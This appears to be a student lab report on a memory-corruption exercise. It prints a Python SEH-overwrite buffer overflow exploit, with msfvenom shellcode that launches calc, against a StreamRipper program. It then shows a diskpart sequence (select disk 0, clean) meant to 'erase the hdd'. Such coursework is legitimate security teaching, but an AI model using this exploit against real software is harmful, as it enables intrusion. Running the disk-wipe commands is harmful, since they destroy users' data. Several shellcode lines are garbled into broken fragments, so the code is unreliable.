SC LAB - 9 ARSHARTH.P - 19BCE7512

Lab experiment - Working with the memory vulnerabilities - Part III

Task

- Download Vulln.zip from teams.
- · Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis


Crash the Vuln_Program_Stream program and try to erase the hdd.

Given Exploit script is

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
iunk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/
alpha mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b^{x66}x4c^{71}x50^{1}x5a^{44}x4d^{56}x61^{9}
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b^{x31}x73x48x59x73x71x58x55x51x5ax71x46x31
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```

 $buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"$ buf $+= b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"$ buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31" $buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"$ buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70" buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b" buf $+= b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"$ buf $+= b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"$ buf $+= b''x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c''$ buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31" buf $+= b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"$ buf += b'' x30 x62 x48 x54 x71 x6c x4b x62 x4f x4c x47 x4b x4f''buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52" buf += b'' x48 x4f x56 x5a x35 x6d x6d x6f x6d x39 x6f x6b x65''buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b" buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42" buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51" buf += b'' x73 x72 x4d x43 x54 x53 x30 x41 x41''payload = junk + nseh + seh + nops + buf f.write(payload) f.close

The Payload Generated is



Using the payload to crash the application.

	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	
Recycle Bin exploit2	StreamRipper 32	
Firefox	Output	
Valle	SRipper MFC Application	
Firefox Installer	Stres 196cr → Check online for a solution and close the program → Close the program	
Streamklipp	SHOU View problem details Description Sitrate Track In	6
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Trying to erase hdd

```
C:\WINDOWS\system32>diskpart
Microsoft DiskPart version 10.0.19041.964
Copyright (C) Microsoft Corporation.
On computer: DESKTOP-U6VV86T
DISKPART>
DISKPART> list disk
 Disk ###
                           Size
                                    Free
            Status
                                             Dyn
                                                  Gpt
 Disk 0
           Online
                          476 GB
                                        0 B
DISKPART> select disk 0
Disk 0 is now the selected disk.
DISKPART> clean
```